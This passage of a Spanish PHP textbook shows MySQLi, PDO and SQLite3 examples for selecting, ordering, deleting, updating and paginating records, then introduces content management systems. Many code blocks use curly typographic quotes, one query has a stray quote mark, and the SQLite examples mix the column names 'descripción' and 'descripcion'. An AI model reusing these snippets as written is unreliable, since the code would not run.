En el ejemplo anterior pudo observar que se utilizaron las clases **RecursiveIteratorIterator** y **RecursiveArrayIterator**, las cuales forman parte del API de PHP y se utilizan para recorrer iteradores recursivos y destruir o modificar valores y claves mientras se iteran arrays (matrices), respectivamente.

Seleccionar y filtrar datos de una base de datos

La cláusula WHERE se usa para filtrar registros, para extraer sólo aquellos registros que cumplen una condición específica.

```
SELECT nombre_columna(s) FROM nombre_tabla WHERE nombre_columna
operador valor
```

El siguiente ejemplo selecciona las columnas id, nombre y apellido de la tabla Alumnos donde el apellido es "García", y lo muestra en la página:

Ejemplo con MySQLi Orientado a Objetos

```
<?php
$servidor = "localhost";
$usuario = "nombreusuario";
$contraseña = "contraseña";
$esquema = "instituto";

// Crear conexión
$conexion = new mysqli($servidor, $usuario, $contraseña, $esquema);
// Chequear conexión
if ($conexion->connect_error) {
    die("Conexión fallida: " . $conexion->connect_error);
}

$sql = "SELECT id, nombre, apellido FROM Alumnos WHERE
apellido='García'";
$resultado = $conexion->query($sql);

if ($resultado->num_rows > 0) {
    // salida de datos de cada fila
    while($fila = $resultado->fetch_assoc()) {
        echo "id: " . $fila["id"]. " - Nombre: " . $fila["nombre"]. "
" . $fila["apellido"]. "<br>";
    }
} else {
    echo "No hay resultados";
}
$conexion->close();
?>
```

En el ejemplo anterior primero se configuró la consulta SQL que selecciona las columnas id, nombre y apellido de la tabla Alumnos donde el apellido es "García". La siguiente línea de código ejecuta la consulta y coloca los datos resultado antes en una variable llamada $resultado.

Luego, la función num_rows() verifica si hay más de cero filas devueltas. Si se devuelven más de cero filas, la función fetch_assoc() coloca todos los resultados en una matriz asociativa que se puede recorrer. El bucle while() recorre el conjunto de resultados y genera los datos de las columnas id, nombre y apellido.

El siguiente ejemplo muestra lo mismo que el ejemplo anterior, en la forma de procedimiento MySQLi:

Ejemplo con MySQLi Procesal

```
<?php
$servidor = "localhost";
$usuario = "nombreusuario";
$contraseña = "contraseña";
$esquema = "instituto";

// Crear conexión
$conexion = mysqli_connect($servidor, $usuario, $contraseña, $esquema);
// Chequear conexión
if (!$conexion) {
    die("Conexión fallida: " . mysqli_connect_error());
}

$sql = "SELECT id, nombre, apellido FROM Alumnos WHERE apellido='García'";

$resultado = mysqli_query($conexion, $sql);

if (mysqli_num_rows($resultado) > 0) {
    // salida de datos de cada fila
    while($fila = mysqli_fetch_assoc($resultado)) {
        echo  "id:  "  .$fila["id"]."  -  Nombre:  ".$fila["nombre"]."  ".
$fila["apellido"]."<br>";
    }
} else {
    echo "No hay resultados";
}

mysqli_close($conexion);
?>
```

También puede poner el resultado en una tabla HTML:
Ejemplo MySQLi Orientado a Objetos

```
<?php
$servidor = “localhost”;
$usuario = “usuario”;
$contraseña = “contraseña”;
$esquema = “instituto”;

// Crear conexión
$conexion = new mysqli($servidor, $usuario, $contraseña, $esquema);
// Chequear conexión
if ($conexion->connect_error) {
    die(“Conexión fallida: ” .$conexion->connect_error);
}

$sql = “SELECT id, nombre, apellido FROM Alumnos WHERE
apellido=‘García’"”;
$resultado = $conexion->query($sql);

if ($resultado->num_rows > 0) {
    echo “<table><tr><th>ID</th><th>Nombre</th></tr>”;
    // salida de datos de cada fila
    while($fila = $resultado->fetch_assoc()) {
        echo “<tr><td>”.$fila[“id”].“</td><td>”.$fila[“nombre”].“
”.$fila[“apellido”].“</td></tr>”;
    }
    echo “</table>”;
} else {
    echo “No hay resultados”;
}
$conexion->close();
?>
```

El siguiente ejemplo utiliza declaraciones preparadas. Selecciona las columnas id, nombre y apellido de la tabla Alumnos donde el apellido es "García", y lo muestra en una tabla HTML:

Ejemplo con PDO y declaraciones preparadas

```
<?php
echo “<table style=‘border: solid 1px black;’>”;
echo “<tr><th>Id</th><th>Nombre</th><th>Apellido</th></tr>”;

class TablaFilas extends RecursiveIteratorIterator {
    function __construct($it) {
        parent::__construct($it, self::LEAVES_ONLY);
    }

    function current() {
        return “<td style=‘width:150px;border:1px solid black;’>” .
parent::current(). “</td>”;
    }

    function beginChildren() {
        echo “<tr>”;
    }

    function endChildren() {
        echo “</tr>” . “\n”;
    }
}

$servidor = “localhost”;
$usuario = “nombreusuario”;
$contraseña = “contraseña”;
$esquema = “instituto”;

try {
    $conexion = new PDO(“mysql:host=$servidor;dbname=$esquema”,
$usuario, $contraseña);
    $conexion->setAttribute(PDO::ATTR_ERRMODE,
PDO::ERRMODE_EXCEPTION);
    $decl = $conexion->prepare(“SELECT id, nombre, apellido FROM
Alumnos WHERE apellido=‘García’”);
    $decl->execute();

    // establecer la matriz resultante como asociativa
    $resultado = $decl->setFetchMode(PDO::FETCH_ASSOC);
    foreach(new TablaFilas(new RecursiveArrayIterator($decl-
>fetchAll())) as $x=>$y) {
        echo $y;
    }
}
catch(PDOException $e) {
    echo “Error: ” . $e->getMessage();
}
$conexion = null;
echo “</table>”;
?>
```

Seleccionar y ordenar datos de una base de datos

La cláusula ORDER BY se usa para ordenar el conjunto de resultados en orden ascendente o descendente. La cláusula ORDER BY ordena los registros en orden ascendente de forma predeterminada. Para ordenar los registros en orden descendente, use la palabra clave DESC.

```
SELECT nombre_columna(s) FROM nombre_tabla ORDER BY
nombre_columna(s) ASC|DESC
```

El siguiente ejemplo selecciona las columnas id, nombre y apellido de la tabla Alumnos. Los registros se ordenarán por la columna "apellido":

Ejemplo MySQLi Orientado a Objetos

```
<?php
$servidor = "localhost";
$usuario = "nombreusuario";
$contraseña = "contraseña";
$esquema = "instituto";

// Crear conexión
$conexion = new mysqli($servidor, $usuario, $contraseña, $esquema);
// Chequear conexión
if ($conexion->connect_error) {
    die("Conexión fallida: " . $conexion->connect_error);
}

$sql = "SELECT id, nombre, apellido FROM Alumnos ORDER BY apellido";
$resultado = $conexion->query($sql);

if ($resultado->num_rows > 0) {
    // salida de datos de cada fila
    while($fila = $resultado->fetch_assoc()) {
        echo "id: " . $fila["id"]. " - Nombre: " . $fila["nombre"]. "
" . $fila["apellido"]. "<br>";
    }
} else {
    echo "No hay resultados";
}
$conexion->close();
?>
```

En el ejemplo anterior primero se configuró la consulta SQL que selecciona las columnas id, nombre y apellido de la tabla Alumnos. Los registros se ordenarán por la columna de apellido. La siguiente línea de código ejecuta la consulta y coloca los datos resultado antes en una variable llamada $resultado. Luego, la función num_rows() verifica si hay más de

cero filas devueltas. Si se devuelven más de cero filas, la función fetch_assoc() coloca todos los resultados en una matriz asociativa que se puede recorrer. El bucle while() recorre el conjunto de resultados y genera los datos de las columnas id, nombre y apellido. El siguiente ejemplo muestra lo mismo que el ejemplo anterior, en la forma de procedimiento MySQLi:

Ejemplo con MySQLi Procesal

```
<?php
$servidor = “localhost”;
$usuario = “nombreusuario”;
$contraseña = “contraseña”;
$esquema = “instituto”;

// Crear conexión
$conexion = mysqli_connect($servidor, $usuario, $contraseña, $esquema);
// Chequear conexión
if (!$conexion) {
    die(“Conexión fallida: ” . mysqli_connect_error());
}

$sql = “SELECT id, nombre, apellido FROM Alumnos ORDER BY apellido”;
$resultado = mysqli_query($conexion, $sql);

if (mysqli_num_rows($resultado) > 0) {
    // salida de datos de cada fila
    while($fila = mysqli_fetch_assoc($resultado)) {
        echo “id: ” . $fila[“id”]. “ - Nombre: ” . $fila[“nombre”]. “
”. $fila[“apellido”]. “<br>”;
    }
} else {
    echo “No hay resultados”;
}

mysqli_close($conexion);
?>
```

También puede poner el resultado en una tabla HTML:

Ejemplo MySQLi Orientado a Objetos

```
<?php
$servidor = “localhost”;
$usuario = “nombreusuario”;
$contraseña = “contraseña”;
$esquema = “instituto”;

// Crear conexión
$conexion = new mysqli($servidor, $usuario, $contraseña, $esquema);
// Chequear conexión
if ($conexion->connect_error) {
    die(“Conexión fallida: ” . $conexion->connect_error);
}

$sql = “SELECT id, nombre, apellido FROM Alumnos ORDER BY apellido”;
$resultado = $conexion->query($sql);

if ($resultado->num_rows > 0) {
    echo “<table><tr><th>ID</th><th>Nombre</th></tr>”;
    // salida de datos de cada fila
    while($fila = $resultado->fetch_assoc()) {
        echo “<tr><td>”.$fila[“id”].“</td><td>”.$fila[“nombre”].“
”.$fila[“apellido”].“</td></tr>”;
    }
    echo “</table>”;
} else {
    echo “No hay resultados”;
}
$conexion->close();
?>
```

El siguiente ejemplo utiliza declaraciones preparadas. Aquí se seleccionan las columnas id, nombre y apellido de la tabla Alumnos. Los registros se ordenarán por la columna “apellido” y se mostrarán en una tabla HTML:

```
<?php
echo “<table style=‘border: solid 1px black;’>”;
echo “<tr><th>Id</th><th>Nombre</th><th>Apellido</th></tr>”;

class TablaFilas extends RecursiveIteratorIterator {
    function __construct($it) {
        parent::__construct($it, self::LEAVES_ONLY);
    }

    function current() {
        return “<td style=‘width:150px;border:1px solid black;’>”.
parent::current(). “</td>”;
    }

    function beginChildren() {
        echo “<tr>”;
    }

    function endChildren() {
        echo “</tr>” . “\n”;
    }
}

$servidor = “localhost”;
$usuario = “nombreusuario”;
$contraseña = “contraseña”;
$esquema = “instituto”;

try {
    $conexion = new PDO(“mysql:host=$servidor;dbname=$esquema”, $usuario,
$contraseña);
    $conexion->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
    $decl = $conexion->prepare(“SELECT id, nombre, apellido FROM Alumnos
ORDER BY apellido”);
    $decl->execute();

    // establecer la matriz resultante como asociativa
    $resultado = $decl->setFetchMode(PDO::FETCH_ASSOC);
    foreach(new TablaFilas(new RecursiveArrayIterator($decl-
>fetchAll())) as $x=>$y) {
        echo $y;
    }
}
catch(PDOException $e) {
    echo “Error: ” . $e->getMessage();
}
$conexion = null;
echo “</table>”;
?>
```

Eliminar Datos

La instrucción DELETE se usa para eliminar registros de una tabla:

```
DELETE FROM nombre_tabla WHERE columna = valor
```

La cláusula WHERE especifica qué registros deben eliminarse. Si la omite se eliminarán todos los registros.

Siguiendo con el ejemplo de la tabla Alumnos:

id	nombre	apellido	correo_electronico	fecha_registro
1	Juan	García	juan@ejemplo.com	2020-03-24 14:26:15
2	María	González	maria@ejemplo.com	2020-03-27 10:22:30
3	Luis	López	luis@ejemplo.com	2020-03-27 10:22:30
4	José	Fernández	jose@ejemplo.com	2020-03-28 12:26:15
5	Ana	Rodríguez	ana@ejemplo.com	2020-03-29 13:22:30
6	Carlos	Pérez	carlos@ejemplo.com	2020-03-30 14:20:30
7	Luisa	Martínez	luisa@ejemplo.com	2020-03-31 14:26:15
8	Antonio	Navarro	antonio@ejemplo.com	2020-04-01 16:14:20
9	Carmen	Muñoz	carmen@ejemplo.com	2020-04-02 17:10:15
10	Isabel	Fernández	isabel@ejemplo.com	2020-04-03 13:14:08
11	Javier	Romero	javier@ejemplo.com	2020-04-04 13:22:30
12	Manuel	Hernández	manuel@ejemplo.com	2020-04-05 15:25:21
13	David	García	david@ejemplo.com	2020-04-06 16:26:15
14	María	Pérez	mariap@ejemplo.com	2020-04-07 17:22:30
15	Víctor	Álvarez	victor@ejemplo.com	2020-04-08 11:22:10
16	Laura	Vázquez	laura@ejemplo.com	2020-04-09 09:15:20
17	Francisco	Torres	francisco@ejemplo.com	2020-04-10 10:22:30
18	José	Domínguez	josed@ejemplo.com	2020-04-11 11:30:30
19	Jesús	Sánchez	jesus@ejemplo.com	2020-04-12 12:28:15
20	Cristina	Fernández	cristina@ejemplo.com	2020-04-13 13:40:32
21	Miguel	Romero	miguel@ejemplo.com	2020-04-14 17:30:00

Los siguientes ejemplos eliminan los registros con id = 21,20 y 19 respectivamente en la tabla "Alumnos":

Ejemplo con MySQLi Orientado a Objetos

```
<?php
$servidor = “localhost”;
$usuario = “nombreusuario”;
$contraseña = “contraseña”;
$esquema = “instituto”;

// Crear conexión
$conexion = new mysqli($servidor, $usuario, $contraseña, $esquema);
// Chequear conexión
if ($conexion->connect_error) {
    die(“Conexión fallida: ” . $conexion->connect_error);
}

// sql para borrar un registro
$sql = “DELETE FROM Alumnos WHERE id=21”;

if ($conexion->query($sql) === TRUE) {
    echo “Registro borrado satisfactoriamente”;
} else {
    echo “Error borrando registro: ” . $conexion->error;
}

$conexion->close();
?>
```

Ejemplo con MySQLi Procesal

```
<?php
$servidor = “localhost”;
$usuario = “nombreusuario”;
$contraseña = “contraseña”;
$esquema = “instituto”;

// Crear conexión
$conexion = mysqli_connect($servidor, $usuario, $contraseña,
$esquema);
// Chequear conexión
if (!$conexion) {
    die(“Conexión fallida: ” . mysqli_connect_error());
}

// sql para borrar un registro
$sql = “DELETE FROM Alumnos WHERE id=20”;

if (mysqli_query($conexion, $sql)) {
    echo “Registro borrado satisfactoriamente”;
} else {
    echo “Error borrando registro: ” . mysqli_error($conexion);
}

mysqli_close($conexion);
?>
```

Ejemplo con PDO

```
<?php
$servidor = "localhost";
$usuario = "nombreusuario";
$contraseña = "contraseña";
$esquema = "instituto";

try {
    $conexion = new PDO("mysql:host=$servidor;dbname=$esquema",
$usuario, $contraseña);
    // establecer el modo error PDO a excepción
    $conexion->setAttribute(PDO::ATTR_ERRMODE,
PDO::ERRMODE_EXCEPTION);

    // sql para borrar un registro
    $sql = "DELETE FROM Alumnos WHERE id=19";

    // usar exec() porque no se devuelven resultados
    $conexion->exec($sql);
    echo "Registro borrado satisfactoriamente";
    }
catch(PDOException $e)
    {
    echo $sql . "<br>" . $e->getMessage();
    }

$conexion = null;
?>
```

Después de eliminar los registros la tabla se verá así:

id	nombre	apellido	correo_electronico	fecha_registro
1	Juan	García	juan@ejemplo.com	2020-03-24 14:26:15
2	María	González	maria@ejemplo.com	2020-03-27 10:22:30
3	Luis	López	luis@ejemplo.com	2020-03-27 10:22:30
4	José	Fernández	jose@ejemplo.com	2020-03-28 12:26:15
5	Ana	Rodríguez	ana@ejemplo.com	2020-03-29 13:22:30
6	Carlos	Pérez	carlos@ejemplo.com	2020-03-30 14:20:30
7	Luisa	Martínez	luisa@ejemplo.com	2020-03-31 14:26:15
8	Antonio	Navarro	antonio@ejemplo.com	2020-04-01 16:14:20
9	Carmen	Muñoz	carmen@ejemplo.com	2020-04-02 17:10:15
10	Isabel	Fernández	isabel@ejemplo.com	2020-04-03 13:14:08
11	Javier	Romero	javier@ejemplo.com	2020-04-04 13:22:30
12	Manuel	Hernández	manuel@ejemplo.com	2020-04-05 15:25:21

13	David	García	david@ejemplo.com	2020-04-06 16:26:15
14	María	Pérez	mariap@ejemplo.com	2020-04-07 17:22:30
15	Víctor	Álvarez	victor@ejemplo.com	2020-04-08 11:22:10
16	Laura	Vázquez	laura@ejemplo.com	2020-04-09 09:15:20
|7	Francisco	Torres	francisco@ejemplo.com	2020-04-10 10:22:30
18	José	Domínguez	josed@ejemplo.com	2020-04-11 11:30:30

Actualización de Datos

La instrucción UPDATE se usa para actualizar los registros existentes en una tabla:

```
UPDATE nombre_tabla
SET columna1=valor, columna2=valor2,...
WHERE alguna_columna=algun_valor
```

La cláusula WHERE especifica qué registro o registros deben actualizarse. Si omite la cláusula WHERE, todos los registros se actualizarán.

Los siguientes ejemplos actualizan los registros con id = 2, 3 y 4 en la tabla Alumnos respectivamente:

Ejemplo con MySQLi Orientado a Objetos

```
<?php
$servidor = “localhost”;
$usuario = “nombreusuario”;
$contraseña = “contraseña”;
$esquema = “instituto”;

// Crear conexión
$conexion = new mysqli($servidor, $usuario, $contraseña, $esquema);
// Chequear conexión
if ($conexion->connect_error) {
    die(“Conexión fallida: ” . $conexion->connect_error);
}

$sql = “UPDATE Alumnos SET apellido=‘Sánchez’ WHERE id=2”;

if ($conexion->query($sql) === TRUE) {
    echo “Registro actualizado satisfactoriamente”;
} else {
    echo “Error actualizando registro: ” . $conexion->error;
}

$conexion->close();
?>
```

Ejemplo con MySQLi Procesal

```
<?php

$servidor = “localhost”;
$usuario = “nombreusuario”;
$contraseña = “contraseña”;
$esquema = “instituto”;

// Crear conexión
$conexion = mysqli_connect($servidor, $usuario, $contraseña, $esquema);
// Chequear conexión

if (!$conexion) {
    die(“Conexión fallida: ” . mysqli_connect_error());
}

$sql = “UPDATE Alumnos SET apellido=‘Gómez’ WHERE id=3”;

if (mysqli_query($conexion, $sql)) {
    echo “Registro actualizado satisfactoriamente”;
} else {
    echo “Error actualizando registro: ” . mysqli_error($conexion);
}

mysqli_close($conexion);

?>
```

Ejemplo PDO

```
<?php
$servidor = “localhost”;
$usuario = “nombreusuario”;
$contraseña = “contraseña”;
$esquema = “instituto”;
try {

    $conexion = new PDO(“mysql:host=$servidor;dbname=$esquema”,
$usuario, $contraseña);

    // establecer el modo error PDO a excepción
    $conexion->setAttribute(PDO::ATTR_ERRMODE,
PDO::ERRMODE_EXCEPTION);

    $sql = “UPDATE Alumnos SET apellido=‘Romero’ WHERE id=4”;

    // Preparar sentencia
    $decl = $conexion->prepare($sql);

    //ejecutar la consulta
    $decl->execute();

    //mensaje para indicar que la actualización satisfactoria
    echo $decl->rowCount() . “ registros ACTUALIZADOS”;
    }
catch(PDOException $e)
    {
    echo $sql . “<br>” . $e->getMessage();
    }
$conexion = null;

?>
```

Después de actualizar el registro, la tabla se verá con los registros de id 2,3 y 4 modificados:

id	nombre	apellido	correo_electronico	fecha_registro
1	Juan	García	juan@ejemplo.com	2020-03-24 14:26:15
2	María	Sánchez	maria@ejemplo.com	2020-03-27 10:22:30
3	Luis	Gómez	luis@ejemplo.com	2020-03-27 10:22:30
4	José	Romero	jose@ejemplo.com	2020-03-28 12:26:15
5	Ana	Rodríguez	ana@ejemplo.com	2020-03-29 13:22:30
6	Carlos	Pérez	carlos@ejemplo.com	2020-03-30 14:20:30
7	Luisa	Martínez	luisa@ejemplo.com	2020-03-31 14:26:15

8	Antonio	Navarro	antonio@ejemplo.com	2020-04-01 16:14:20
9	Carmen	Muñoz	carmen@ejemplo.com	2020-04-02 17:10:15
10	Isabel	Fernández	isabel@ejemplo.com	2020-04-03 13:14:08
11	Javier	Romero	javier@ejemplo.com	2020-04-04 13:22:30
12	Manuel	Hernández	manuel@ejemplo.com	2020-04-05 15:25:21
13	David	García	david@ejemplo.com	2020-04-06 16:26:15
14	María	Pérez	mariap@ejemplo.com	2020-04-07 17:22:30
15	Víctor	Álvarez	victor@ejemplo.com	2020-04-08 11:22:10
16	Laura	Vázquez	laura@ejemplo.com	2020-04-09 09:15:20
17	Francisco	Torres	francisco@ejemplo.com	2020-04-10 10:22:30
18	José	Domínguez	josed@ejemplo.com	2020-04-11 11:30:30

Limitar selecciones de datos

MySQL proporciona una cláusula LIMIT que se utiliza para especificar el número de registros que se devolverán. Dicha cláusula facilita la codificación de resultados de páginas múltiples o paginación con SQL, y es muy útil en tablas grandes. Devolver una gran cantidad de registros puede afectar el rendimiento. Supongamos que se requiere seleccionar todos los registros del 1 al 30 (inclusive) de una tabla llamada "Cursos". La consulta SQL se vería así:

```
$sql = "SELECT * FROM Cursos LIMIT 30";
```

Cuando se ejecuta la consulta SQL anterior, devolverá los primeros 30 registros. ¿Qué sucede si se quiere seleccionar registros 16 - 25 (inclusivo)? Mysql también proporciona una manera de manejar esto: usando OFFSET. La consulta SQL a continuación dice "devuelve sólo 10 registros, comienza en el registro 16 (OFFSET 15)":

```
$sql = "SELECT * FROM Cursos LIMIT 10 OFFSET 15";
```

También podría usar una sintaxis más corta para lograr el mismo resultado:

```
$sql = "SELECT * FROM Cursos LIMIT 15, 10";
```

Observe que los números se invierten cuando usa una coma.

MySQL Native Driver

El MySQL Native Driver o mysqlnd se introdujo con PHP 5.3. Es una alternativa a la biblioteca de cliente estándar de MySQL (libmysql) para el lenguaje PHP. Funciona de forma transparente con las tres extensiones ext/mysql, ext/mysqli y ext/pdo_mysql ya incluidas previamente en dicha biblioteca.

MySQL Native Driver está escrito en C como una extensión PHP. Aunque su uso es opcional, ahora es la opción recomendada, y predeterminada, ya que brinda ganancias de rendimiento y características.

Una de las funciones más potentes de mysqlnd es una arquitectura que admite numerosos complementos (plugins), los cuales están disponibles a través de PECL (The PHP Extension Community Library). Estos complementos funcionan de forma transparente con las tres extensiones mysql:

- **mysqlnd_ms:** un complemento de replicación y equilibrio de carga que le permite realizar un simple equilibrio de carga y división de lectura y escritura.
- **mysqlnd_memcache:** traduce de forma transparente SQL en solicitudes para el complemento MySQL InnoDB Memcached Daemon.
- **mysqlnd_qc:** agrega el almacenamiento en caché del conjunto de resultados básicos del lado del cliente.

5.3 SQLite

SQLite es una biblioteca desarrollada en lenguaje C multiplataforma y de código abierto, que implementa un motor de base de datos SQL. Agrega extensiones que permiten el soporte de consultas SQL básicas y complejas. Se puede usar en tanto en sistemas de escritorio como dispositivos móviles o PDA.

La base de datos de SQLite se almacena completamente en un solo archivo, por lo que puede ser exportado sin mayores requerimientos ni configuraciones ya que existe compatibilidad entre las diversas plataformas con una interoperabilidad que llega al 100%.

Los archivos de base de datos SQLite se usan comúnmente como contenedores para transferir contenido rico entre sistemas y como formato de archivo a largo plazo para datos. Hay más de 1 billón de bases de datos SQLite en uso activo.

PHP proporciona dos extensiones SQLite por defecto desde la versión 5.0. La última extensión SQLite se conoce como extensión sqlite3 que se incluye en PHP 5.3+, la cual proporciona una interfaz para acceder a SQLite 3. Esta extensión incluye además interfaces de clase para los comandos SQL.

PHP introdujo las interfaces PDO desde la versión 5.1. El PDO es la última solución PHP que proporciona una interfaz de acceso a la base de datos unificada. Tenga en cuenta que PDO es sólo una capa abstracta que le permite utilizar una biblioteca común para acceder a

cualquier base de datos. En el contexto de SQLite, necesita la extensión sqlite3 para acceder a la base de datos SQLite.
La extensión PDO_SQLITE proporciona el controlador PDO para la biblioteca SQLite 3. Admite interfaces PDO estándar y también métodos personalizados para crear funciones y agregados SQL utilizando PHP.
En esta sección, se mostrarán las diversas operaciones que se pueden hacer en una base de datos con SQLite utilizando PDO.

Crear o abrir una base de datos

El siguiente código PHP muestra cómo conectarse a una base de datos existente. Si la base de datos no existe, se creará y finalmente se devolverá un objeto de base de datos.

```
<?php
   class MiBD extends SQLite3 {
      function __construct() {
         $this->open('instituto.db');
      }
   }

   $mbd = new MiBD();
   if(!$mbd) {
      echo $mbd->lastErrorMsg();
   } else {
      echo "Base de datos abierta exitosamente\n";
   }
?>
```

Al ejecutar el programa anterior se creará la base de datos instituto.db en el directorio actual. Puede cambiar su ruta según sus requisitos. Si la base de datos se creó con éxito, mostrará el siguiente mensaje: Base de datos abierta exitosamente.

Crear una tabla

El siguiente programa PHP se usará para crear una tabla en la base de datos creada anteriormente.

```
<?php
   class MyDB extends SQLite3 {
      function __construct() {
         $this->open('instituto.db');
      }
   }

   $mbd = new MyDB();
   if(!$mbd) {
      echo $mbd->lastErrorMsg();
   } else {
      echo "Base de datos abierta satisfactoriamente\n";
   }

   $sql = "
      CREATE TABLE Cursos
      (id INT PRIMARY KEY NOT NULL,
      nombre TEXT NOT NULL,
      descripción TEXT NOT NULL,
      horas_curso INT);";

   $resultado = $mbd->exec($sql);
   if(!$resultado){
      echo $mbd->lastErrorMsg();
   } else {
      echo "Tabla creada satisfactoriamente\n";
   }
   $mbd->close();
?>
```

Insertar datos en una tabla

El siguiente programa PHP muestra cómo crear registros en la tabla Cursos creada en el ejemplo anterior.

```
<?php
   class MiBD extends SQLite3 {
      function __construct() {
         $this->open('instituto.db');
      }
   }

   $mbd = new MiBD();
   if(!$mbd){
      echo $mbd->lastErrorMsg();
   } else {
      echo "Base de datos abierta satisfactoriamente \n";
   }

   $sql = "
      INSERT INTO Cursos (id,nombre,descripcion,horas_curso)
      VALUES (1, 'PHP5', 'Programación Web con PHP', 150);
      INSERT INTO Cursos (id,nombre,descripcion,horas_curso)
      VALUES (2, 'Android', 'Desarrollo de aplicaciones móviles',
360);
      INSERT INTO Cursos (id,nombre,descripcion,horas_curso)
      VALUES (3, 'WordPress', 'Desarrollo de Sitios Web con
WordPress', 100);";


   $resultado = $mbd->exec($sql);
   if(!$resultado) {
      echo $mbd->lastErrorMsg();
   } else {
      echo "Registros creados satisfactoriamente \n";
   }
   $mbd->close();
?>
```

Seleccionar datos de una tabla

El siguiente programa PHP muestra cómo buscar y mostrar registros de la tabla Cursos:

```
<?php
   class MiBD extends SQLite3 {
      function __construct() {
         $this->open('instituto.db');
      }
   }

   $mbd = new MiBD();
   if(!$mbd) {
      echo $mbd->lastErrorMsg();
   } else {
      echo "Base de datos abierta satisfactoriamente\n";
   }

   $sql = "SELECT * from Cursos;";

   $resultado = $mbd->query($sql);
   while($fila = $resultado->fetchArray(SQLITE3_ASSOC) ) {
      echo "Id = ". $fila['id'] . "\n";
      echo "Nombre = ". $fila['nombre'] ."\n";
      echo "Descripción = ". $fila['descripcion'] ."\n";
      echo "Duración = ". $fila['horas_curso']." horas"."\n\n";

   }
   echo "Operación ejecutada satisfactoriamente\n";
   $mbd->close();
?>
```

Actualizar datos

El siguiente código PHP muestra cómo usar la instrucción UPDATE para actualizar cualquier registro y luego buscar y mostrar los registros actualizados de la tabla Cursos.

```
<?php
   class MiBD extends SQLite3 {
      function __construct() {
         $this->open('instituto.db');
      }
   }

   $mbd = new MiBD();
   if(!$mbd) {
      echo $mbd->lastErrorMsg();
   } else {
      echo "Base de datos abierta satisfactoriamente\n";
   }
   $sql = "UPDATE Cursos set horas_curso = 150 where id=3;";
   $resultado = $mbd->exec($sql);
   if(!$resultado) {
      echo $mbd->lastErrorMsg();
   } else {
      echo $mbd->changes(), "Registro actualizado 
satisfactoriamente\n";
   }

   $sql = "SELECT * from Cursos;";

   $resultado = $mbd->query($sql);
   while($fila = $resultado->fetchArray(SQLITE3_ASSOC) ) {
      echo "Id = ". $fila['id'] . "\n";
      echo "Nombre = ". $fila['nombre'] ."\n";
      echo "Descripción = ". $fila['descripcion'] ."\n";
      echo "Duración = ".$fila['horas_curso']." horas"."\n\n";
   }
   echo "Operación realizada satisfactoriamente\n";
   $mbd->close();
?>
```

Eliminar datos

```
<?php
   class MiBD extends SQLite3 {
      function __construct() {
         $this->open('instituto.db');
      }
   }

   $mbd = new MiBD();
   if(!$mbd) {
      echo $mbd->lastErrorMsg();
   } else {
      echo "Base de datos abierta satisfactoriamente\n";
   }
   $sql = “DELETE from Cursos where id = 3;”;

   $resultado = $mbd->exec($sql);
   if(!$resultado){
     echo $mbd->lastErrorMsg();
   } else {
      echo $mbd->changes(), “Registro borrado satisfactoriamente\n”;
   }

   $sql = “SELECT * from Cursos;”;

   $resultado = $mbd->query($sql);
   while($fila = $resultado->fetchArray(SQLITE3_ASSOC) ) {
      echo “Id = ”. $fila[‘id’] . “\n”;
      echo “Nombre = ”. $fila[‘nombre’] .“\n”;
      echo “Descripción = ”. $fila[‘descripcion’] .“\n”;
      echo “Duración = ”.$fila[‘horas_curso’].“ horas”. “\n\n”;
   }
   echo “Operación realizada satisfactoriamente\n”;
   $mbd->close();
?>
```

6. SISTEMA GESTOR DE CONTENIDOS: WORDPRESS

Sistema de Gestión de Contenidos (CMS)

Un sistema de gestión de contenidos o CMS (por sus siglas en inglés), es una aplicación de software que permite a los usuarios la creación, modificación, administración y publicación de contenido digital a través de una interfaz que por lo general no requiere de conocimientos técnicos especializados. Dicho contenido regularmente se almacena en una base de datos y se muestra en una capa de presentación basada en un conjunto de plantillas.

Aunque el sistema de gestión de contenido proporciona una infraestructura simple que permite el manejo de funciones básicas de un sitio web, también ofrece al usuario la opción de personalizar el diseño y la experiencia del sitio donde se publicará el contenido, pero esto sí pudiera requerir algo de codificación. Los usuarios pueden confiar en el software CMS para ejecutar cualquiera de estos tipos de sitios: Blogs, sitios de noticias, sitios de comercio electrónico, sitios web corporativos, intranets, entre otros. Las opciones de software CMS más avanzadas se denominan plataformas de gestión de experiencia digital.

Los CMS se suelen utilizar para la gestión de contenido empresarial (ECM, por sus siglas en inglés) y la gestión de contenido web (WCM, por sus siglas en inglés). Un ECM facilita la gestión de información de una empresa a través de la implementación de políticas, estrategias y metodologías que permiten la integración en los procesos de captura (digitalización), gestión, almacenamiento, preservación y disponibilidad de documentos y activos digitales, brindando a los usuarios finales el acceso a dicha información y procesos basado en roles. Por su parte, un WCM facilita la creación colaborativa de sitios web. El software ECM a menudo incluye una funcionalidad de publicación WCM, pero las páginas web de ECM generalmente permanecen detrás del firewall de la organización.

Tanto la administración de contenido empresarial como los sistemas de administración de contenido web tienen dos componentes: una aplicación de administración de contenido (CMA, por sus siglas en inglés) y una aplicación de entrega de contenido (CDA, por sus siglas en inglés). El CMA es una interfaz gráfica de usuario (GUI) que permite al usuario controlar el diseño, la creación, la modificación y la eliminación de contenido de un sitio web sin necesidad de saber nada sobre HTML. El componente CDA proporciona los servicios de back-end que admiten la administración y entrega del contenido una vez que se ha creado en el CMA.

Características de los CMS

Como se dijo anteriormente, el propósito central del software CMS es simplificar los procesos de contenido para personas no técnicas, es decir, que los usuarios puedan crear, organizar y publicar información sin necesidad de codificar en un lenguaje de programación.

Entre las características y capacidades más comunes de un buen sistema de administración de contenido se encuentran:

- Editor WYSIWYG (What You See Is What You Get, lo que ves es lo que obtienes).
- Soporte completo de plantillas de página y plantillas personalizables.
- Fácil instalación basada en asistente y procedimientos de versiones.
- Panel de administración con soporte para múltiples idiomas.
- Ayuda integrada y en línea, incluidos paneles de discusión.
- Biblioteca de temas del sitio web.
- Versiones de contenido y archivo.
- Optimización móvil y diseño receptivo.
- Publicación de flujo de trabajo.
- Generación de formularios.
- Programación de contenido.
- Gestión de activos (imágenes, artículos, etc.).
- Administradores de archivos integrados.
- Almacenamiento en caché de la página (u otras características para acelerar la entrega de contenido al sitio).
- Soporte SEO (Search Engine Optimization) que se traduce, 'Optimización para motores de búsqueda.
- Herramientas para etiquetar contenido y clasificarlo de forma jerárquica.
- Compatibilidad del navegador.
- Funcionalidad de comercio electrónico (es decir, catálogo, carrito de compras, procesamiento de pagos).
- Gestión comunitaria (es decir, comentarios, perfiles).
- Localización / regionalización con contenido multilingüe.
- Otras opciones de personalización.
- Roles de usuario y permisos.
